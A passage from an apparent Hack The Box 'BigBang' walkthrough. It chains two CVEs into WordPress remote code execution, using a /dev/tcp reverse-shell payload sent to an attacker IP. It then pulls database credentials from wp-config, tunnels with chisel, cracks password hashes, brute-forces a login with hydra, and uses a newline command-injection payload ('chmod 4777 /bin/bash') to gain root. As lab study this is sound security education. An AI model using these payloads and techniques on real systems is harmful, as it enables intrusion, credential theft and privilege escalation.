└─$ python3 heap-libc-extractor.py test
PHP Heap Address: 558bb86c0000
Libc Path: /usr/lib/x86_64-linux-gnu/libc.so.6
```

- This is the first address the : Heap start

```
558bb86c0000
```

## 3. Extract the Libc File Path

- This is necessary because we need the correct libc version for our exploit.

```
/usr/lib/x86_64-linux-gnu/libc.so.6
```

### 4. Download the Libc Binary , And then extract the `system()` address.

```

```

### 5. Extract `system()` Address

- Using the downloaded `libc.so.6`, we need to extract the `system()` address using `readelf` . This will allow us to redirect execution to the `system()` function.
- The libc address in our local machine might differ from the one on the target machine, so ensure the correct `libc.so.6` version is used.

```
www-data@bf9a078a3627:/$ readelf -s /usr/lib/x86_64-linux-gn
u/libc.so.6 | grep "system"
  1023: 000000000004c490    45 FUNC    WEAK   DEFAULT   16 sy
stem@@GLIBC_2.2.5
```

# I use this modified exploit for chaining these 2 CVES and i got RCE shootout to these guys:

https://github.com/omarelshopky/exploit_cve-2023-26326_using_cve-2024-2961/tree/main?tab=readme-ov-file#changes-description

```
┌──(venv)─(kali㉿kali)-[~/webtools/bypass-file-upload-And-php
-filter-chain/exploit_cve-2023-26326_using_cve-2024-2961]
└─$ python3 exploit.py "http://blog.bigbang.htb/wp-admin/admi
n-ajax.php" 'bash -c "bash -i >& /dev/tcp/10.10.14.190/1337 0
>&1"'
[*] Potential heaps: 0x7fd0c9600040, 0x7fd0c9400040, 0x7fd0c7
e00040, 0x7fd0c5800040, 0x7fd0c4c00040 (using first)
```

```
     EXPLOIT  SUCCESS
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.190] from (UNKNOWN) [10.10.11.52] 52668
bash: cannot set terminal process group (1): Inappropriate io
ctl for device
bash: no job control in this shell
www-data@bf9a078a3627:/var/www/html/wordpress/wp-admin$
```

# Post-Exploitation

- High likely am inside the docker container

```
www-data@bf9a078a3627:/$ ls -la
total 72
drwxr-xr-x   1 root root 4096 Jun  1  2024 .
drwxr-xr-x   1 root root 4096 Jun  1  2024 ..
-rwxr-xr-x   1 root root    0 Jun  1  2024 .dockerenv
lrwxrwxrwx   1 root root    7 Feb 11  2024 bin -> usr/bin
drwxr-xr-x   2 root root 4096 Jan 28  2024 boot
drwxr-xr-x   5 root root  340 Feb  1 15:05 dev
drwxr-xr-x   1 root root 4096 Jan 17 15:00 etc
drwxr-xr-x   2 root root 4096 Jan 28  2024 home
lrwxrwxrwx   1 root root    7 Feb 11  2024 lib -> usr/lib
lrwxrwxrwx   1 root root    9 Feb 11  2024 lib64 -> usr/lib64
```

```
www-data@bf9a078a3627:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@bf9a078a3627:/$ hostname
bf9a078a3627
```

- Checking SUID/SGUID binaries that might allow priv escalations ,Here i get a list of SUID binaries , I use GTFOBins to check the vuln one

```
 ww-data@bf9a078a3627:/$ find / -perm -4000 -type f 2>/dev/nu
ll
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/sudo
```

- SUID identified by the “S” character on the 4 bit of the file permissions.

```
www-data@bf9a078a3627:/var/www/html/wordpress/wp-admin$ ls -l
a /usr/bin/passwd
-rwsr-xr-x 1 root root 68248 Mar 23  2023 /usr/bin/passwd
```

- As i can see above the `/usr/bin/passwd` is SUID binary , That owned by `root` now how i can exploit this to spwan a shell through SUID that owned by `root` **or any high priv user? this doesnt works moved on.**
- Check if docket socket exist , and nah dont

```
ls -la /var/run/docker.sock
ls: cannot access '/var/run/docker.sock': No such file or dir
ectory
```

- If yes and readable by me i can spawn a priv container by running

```
docker -H unix:///var/run/docker.sock run -it --rm --privileg
ed ubuntu bash
```

- Find Mysql creds in wp-config file

```
www-data@bf9a078a3627:/var/www/html/wordpress$ cat wp-config.
php
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wp_user' );

/** Database password */
define( 'DB_PASSWORD', 'wp_password' );

/** Database hostname */
define( 'DB_HOST', '172.17.0.1' )
```

- Mysql is running locally on ip `172.17.0.1` **, using Chisel to quiery the port**
- Run server on our machine

```
┌──(kali㉿kali)-[~/go/bin]
└─$ ./chisel server --reverse --port 8000
2025/02/09 18:48:42 server: Reverse tunnelling enabled
2025/02/09 18:48:42 server: Fingerprint 90rpOwZTCf8+bim1xoN3j
HNKyDb9JtvkTz7bvNh9tbY=
2025/02/09 18:48:42 server: Listening on http://0.0.0.0:8000
```

- On the client victim machine

```
www-data@bf9a078a3627:/tmp$ ./chisel  client 10.10.14.217:800
0 R:3306:172.17.0.1:3306
```

```
2025/02/09 17:02:18 client: Connecting to ws://10.10.14.217:8
000
2025/02/09 17:02:19 client: Connected (Latency 33.164889ms)
```

- on my machine connected to mysql db

```
┌──(kali㉿kali)-[~]
└─$ mysql  -u 'wp_user' -h 127.0.0.1  -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8234
Server version: 8.0.32 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and
others.

Support MariaDB developers by giving a star at https://githu
b.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

MySQL [(none)]>
```

```
MySQL [(none)]> show tables;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> use wordpress;
Reading table information for completion of table and column
names
You can turn off this feature to get a quicker startup with -
A

Database changed
MySQL [wordpress]> show tables;
+------------------------+
| Tables_in_wordpress   |
```

```
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.029 sec)

MySQL [wordpress]> select * from wp_users;
+----+------------+------------------------------------+-----
----------+---------------------+-------------------------+-
--------------------+---------------------+-------------+----
-------------+
| ID | user_login | user_pass                          | user
_nicename | user_email          | user_url                |
user_registered     | user_activation_key | user_status | dis
play_name    |
+----+------------+------------------------------------+-----
----------+---------------------+-------------------------+-
--------------------+---------------------+-------------+----
-------------+
|  1 | root       | $P$Beh5HLRUlTi1LpLEAstRyXaaBOJICj1 | root
| root@bigbang.htb     | http://blog.bigbang.htb | 2024-05-31
13:06:58 |                     |           0 | root
|
|  3 | shawking   | $P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./ | shaw
king      | shawking@bigbang.htb |                         |
2024-06-01 10:39:55 |                     |           0 | Ste
```

```
phen Hawking |
+----+------------+-------------------------------------+-----
----------+----------------------+-------------------------+-
--------------------+---------------------+-------------+----
-------------+
2 rows in set (0.031 sec)

MySQL [wordpress]>
```

- We got :

```
root: $P$Beh5HLRUlTi1LpLEAstRyXaaBOJICj1
shawking: $P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./
```

- Hash cracked for user “shawking”

```
┌──(kali㉿kali)-[~/bigbang]
└─$ john hashes.txt  --format=phpass --wordlist=../rockyou.tx
t
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 A
VX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 10 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
quantumphysics   (?)
1g 0:00:03:08 DONE (2025-02-09 20:19) 0.005304g/s 23629p/s 23
629c/s 23629C/s quattrors4..quanj
Session completed.
```

- Creds

```
username:shawking
pass:quantumphysics
```

```
username:developer
pass:bigbang
```

- SSH as shawking

```
┌──(kali㉿kali)-[~/bigbang]
└─$ ssh shawking@10.10.11.52
shawking@10.10.11.52's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x
86_64)
-bash-5.1$ whoami
shawking
-bash-5.1$
```

# Post-Exploitation

```
-bash-5.1$ ls
exploit.py  snap  user.txt
-bash-5.1$ cat user.txt
e69388b80d85c69c544e7cf114483
0cf
```

- Looks like there is internal web application running on port  9090!

```


-bash-5.1$ cat exploit.py
import requests

url = "http://127.0.0.1:9090/command"

headers = {
    "Host": "127.0.0.1:9090",
    "User-Agent": "curl/8.10.1",
```

```
    "Accept": "*/*",
    "Content-Type": "application/json",
    "Authorization": "Bearer TOKEN"
}

payload = {
    "command": "send_image",
    "output_file": "foo \n chmod 4777 /bin/bash"
}

response = requests.post(url, headers=headers, json=payload)

print("Status Code:", response.status_code)
print("Response Body:", response.text)
```

- As i see these ports 9090 and port 3000 , Looks interesting to me

```
-bash-5.1$ netstat -tulp
(Not all processes could be identified, non-owned process inf
o
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 localhost:domain        0.0.0.0:*
LISTEN      -
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*
LISTEN      -
tcp        0      0 0.0.0.0:http            0.0.0.0:*
LISTEN      -
tcp        0      0 localhost:9090          0.0.0.0:*
LISTEN      -
tcp        0      0 localhost:3000          0.0.0.0:*
LISTEN      -
```

```
tcp        0      0 172.17.0.1:mysql        0.0.0.0:*
LISTEN      -
tcp        0      0 localhost:42351         0.0.0.0:*
LISTEN      -
```


- Investagating the port 9090 , Doing ssh port forwarding to my machine

```
┌──(kali㉿kali)-[~]
└─$ ssh -L 9090:127.0.0.1:9090 shawking@10.10.11.52
shawking@10.10.11.52's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-130-generic x
86_64)
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p9090 -sV localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 20:39 E
ET
NSE Timing: About 97.78% done; ETC: 20:39 (0:00:01 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Other addresses for localhost (not scanned): ::1

PORT     STATE SERVICE VERSION
9090/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.10.12)
```

- Interesting its running python web server




```
┌──(kali㉿kali)-[~]
└─$ whatweb http://localhost:9090/
http://localhost:9090/ [404 Not Found] HTML5, HTTPServer[Werk
zeug/3.0.3 Python/3.10.12], IP[::1], Python[3.10.12],
 Title[404 Not Found], Werkzeug[3.0.3]
```


- Werkzeug is a `development server.`
- Ruuning dirseach to find any hidden dirs

```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://localhost:9090/ -w /usr/share/wordlis
ts/dirbuster/directory-list-2.3-medium.txt

Target: http://localhost:9090/

[22:37:50] Starting:
[22:37:51] 405 -   153B  - /login
[22:38:48] 405 -   153B  - /command
```

- accessing /login and /command both return method not allowed




```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://localhost:9090/login"
<!doctype html>
<html lang=en>
<title>415 Unsupported Media Type</title>
<h1>Unsupported Media Type</h1>
<p>Did not attempt to load JSON data because the request Cont
ent-Type was not &#39;application/json&#39;.</p>
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://localhost:9090/login" -H "Content-Ty
pe: application/json"
<!doctype html>
<html lang=en>
<title>400 Bad Request</title>
<h1>Bad Request</h1>
<p>The browser (or proxy) sent a request that this server cou
ld not understand.</p>
```

- Lets send a data with random username and password and see the response!
- Hmmmm! Interesting

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://localhost:9090/login" -H "Content-Ty
```

```
pe: application/json" -d '{"username":"admin", "password":"12
34556"}'
{"error":"Bad username or password"}
```

- Brute-Forcing the login with a list of usernames and passwords and lets see

```
┌──(kali㉿kali)-[~]
└─$ hydra -L Downloads/usernames.txt -P rockyou.txt 127.0.0.1
-s 9090 http-form-post "/login:username=^USER^&password=^PASS
^:Bad username or password"


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting a
t 2025-02-09 23:32:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 116870990
8525 login tries (l:81475/p:14344399), ~73044369283 tries per
task
[DATA] attacking http-post-form://127.0.0.1:9090/login:userna
me=^USER^&password=^PASS^:Bad username or password
[9090][http-post-form] host: 127.0.0.1   login: 3d
[9090][http-post-form] host: 127.0.0.1   login: 3d   passwor
d: c123456
[9090][http-post-form] host: 127.0.0.1   login: 3d   passwor
d: 123456789
[9090][http-post-form] host: 127.0.0.1   login: 3d   passwor
d: password
[9090][http-post-form] host: 127.0.0.1   login: 3d   passwor
d: abc123
[9090][http-post-form] host: 127.0.0.1   login: 3d   passwor
d: nicole
[9090][http-post-form] host: 127.0.0.1   login: 3d   passwor
d: babygirl
[9090][http-post-form] host: 127.0.0.1   login: 3d   passwor
d: monkey
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://localhost:9090/login"  -H "Content-T
ype: application/json" -d '{"username":"developer", "passwor
d":"bigbang"}'
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmV
zaCI6ZmFsc2UsImlhdCI6MTczOTIxMzQ5MSwianRpIjoiOGNiYWE0NTUtMGQx
MS00Yjc2LWFmZTgtYWUxMWU1NTQ0MzQ3IiwidHlwZSI6ImFjY2VzcyIsInN1Y
iI6ImRldmVsb3BlciIsIm5iZiI6MTczOTIxMzQ5MSwiY3NyZiI6ImYzZDJiZT
AyLTk3ZTgtNDFhMi05YjI4LWNhNGIwNTk3NGEzZCIsImV4cCI6MTczOTIxNzA
5MX0.SGr84j7vQ3dAY6kMUmEIbN5_b2IgqqrKbPreYgGrgyM"}
```

- Try to see if we can switch as developer with these creds ”bigbang” , it works

```
-bash-5.1$ whoami
shawking
-bash-5.1$ su developer
Password:
bash-5.1$ whoami
developer
bash-5.1$
```

- Nothing interesting !
- but when got JWT token wehn we auth as deveolper
- and we discover /command directory!

**The /command endpoint was vulnerable to command injection in the output_file parameter using the newline character (\n).**

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://127.0.0.1:9090/command" -H "Authoriz
ation: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaC
I6ZmFsc2UsImlhdCI6MTczOTIxMzQ5MSwianRpIjoiOGNiYWE0NTUtMGQxMS0
```

```
0Yjc2LWFmZTgtYWUxMWU1NTQ0MzQ3IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6
ImRldmVsb3BlciIsIm5iZiI6MTczOTIxMzQ5MSwiY3NyZiI6ImYzZDJiZTAyL
Tk3ZTgtNDFhMi05YjI4LWNhNGIwNTk3NGEzZCIsImV4cCI6MTczOTIxNzA5MX
0.SGr84j7vQ3dAY6kMUmEIbN5_b2IgqqrKbPreYgGrgyM" -H "Content-Ty
pe: application/json" -d '{"command":"send_image","output_fil
e":"foo \n chmod 4777 /bin/bash"}'
{"error":"Error reading image file: [Errno 2] No such file or
directory: 'foo \\n chmod 4777 /bin/bash'"}
```

```
-bash-5.1$ whoami
shawking
-bash-5.1$ id
uid=1001(shawking) gid=1001(shawking) groups=1001(shawking)
-bash-5.1$ ls
developer  shawking
-bash-5.1$ id
uid=1001(shawking) gid=1001(shawking) groups=1001(shawking)
-bash-5.1$ cd /root
-bash: cd: /root: Permission denied
-bash-5.1$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# id
uid=1001(shawking) gid=1001(shawking) euid=0(root) groups=100
1(shawking)
bash-5.1#
```

```
bash-5.1# cd /root
bash-5.1# ls
root.txt  satellite  snap
bash-5.1# cat root.txt
b384c51b13e258307dd8f208b117e6bd
```

# There is another way to gain a root with out doing all above post-exploitation  is to change the SUID,GUID for permissions and priv escalation i find SUID bash with misconfigured SUID BASH

```
bash-5.1$ whoami
developer
bash-5.1$ id
uid=1002(developer) gid=1002(developer) groups=1002(develope
r)
bash-5.1$ find / -type f -perm -4000 2>/dev/null
/usr/bin/bash
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
bash-5.1$ ls -l /usr/bin/bash
-rwsrwxrwx 1 root root 1396520 Mar 14  2024 /usr/bin/bash
bash-5.1$ /usr/bin/bash -p
bash-5.1# whoami
root
```

```
bash-5.1$ id
uid=1001(shawking) gid=1001(shawking) groups=1001(shawking)
bash-5.1$ whoami
shawking
bash-5.1$ find / -type f -perm -4000 2>/dev/null
/usr/bin/bash
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
bash-5.1$ /usr/bin/bash -p
```

```
bash-5.1# whoami
root
bash-5.1# id
uid=1001(shawking) gid=1001(shawking) euid=0(root) groups=100
1(shawking)
```

DONE!

# Notes for me.

**Explain :**

```
chmod 4777 /bin/bash  # Grants SUID privileges to /bin/bash
```

- This allows **privilege escalation** because `/bin/bash` with SUID (`4777`) lets any user execute Bash with root privileges (`/bin/bash -p`).
- `-p` prevents dropping privileges, allowing you to become **root**.

**Next time, try:**

- Discovering endpoints with `ffuf` or `Burp Suite`.
- Injecting different characters (`;`, `&&`, `|`, `\n`).
- Checking for privilege escalation via file operations.

# How did they discover the `command` and `output_file` parameters?

- when testing web application or API for vuln we use multiple techniques to enumerate `available functionality` and `possible parameters`.

Since your `dirsearch` scan revealed `/command`, we would assume it's an endpoint that takes some kind of user input. To figure out what parameters it accepts, we

might do:

- Try sending different payloads (`username/password`, `command`, `cmd`, `action`, etc.).
- Use **fuzzing tools** like `ffuf`, `wfuzz`, or `Burp Suite Intruder` to test for valid parameter names by injecting different words from a common parameter list.

Example fuzzing command using `ffuf`:

```
ffuf -u http://127.0.0.1:9090/command -X POST -H "Authorizati
on: Bearer <token>" -H "Content-Type: application/json" -d
'{"FUZZ":"test"}' -w /usr/share/seclists/Discovery/Web-Conten
t/burp-parameter-names.txt
```

- If `ffuf` finds a response that is different (e.g., `{"error":"Invalid command"}` instead of `{"error":"Unknown parameter"}`), that means the parameter `FUZZ` exists. an this example means “command” parma exists

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://127.0.0.1:9090/command" -H "Authoriz
ation: Bearer jwt " -H "Content-Type: application/json" -d
'{"command":"test"}'
{"error":"Invalid command"}
```

- After discovering `command`, we can try different values like

```
{"command": "test"}
{"command": "whoami"}
{"command": "send_image"}
```

- If `send_image` worked, they now focus on send_image to see what additional parameters it requires. as this example it requierd: `out put file path`.

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://127.0.0.1:9090/command" -H "Authoriz
ation: Bearer jwt " -H "Content-Type: application/json" -d
```

```
'{"command":"send_image"}'
{"error":"Output file path must be provided"}
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://127.0.0.1:9090/command" -H "Authoriz
ation: Bearer jwt " -H "Content-Type: application/json" -d
'{"command":"send_image", "output_file":"test"}'
{"error":"Error generating image: "}
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://127.0.0.1:9090/command" -H "Authoriz
ation: Bearer jwt " -H "Content-Type: application/json" -d
'{"command":"send_image", "output_file":" whoami"}'
{"error":"Error generating image: "}

┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://127.0.0.1:9090/command" -H "Authoriz
ation: Beare jwt " -H "Content-Type: application/json" -d
'{"command":"send_image", "output_file":"test;whoami"}'
{"error":"Output file path contains dangerous characters"}
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST "http://127.0.0.1:9090/command" -H "Authoriz
ation: Bearer JWT" -H "Content-Type: application/json" -d
'{"command":"send_image", "output_file":"test\n whoami"}'
{"error":"Error reading image file: [Errno 2] No such file or
directory: 'test\\n whoami'"}
```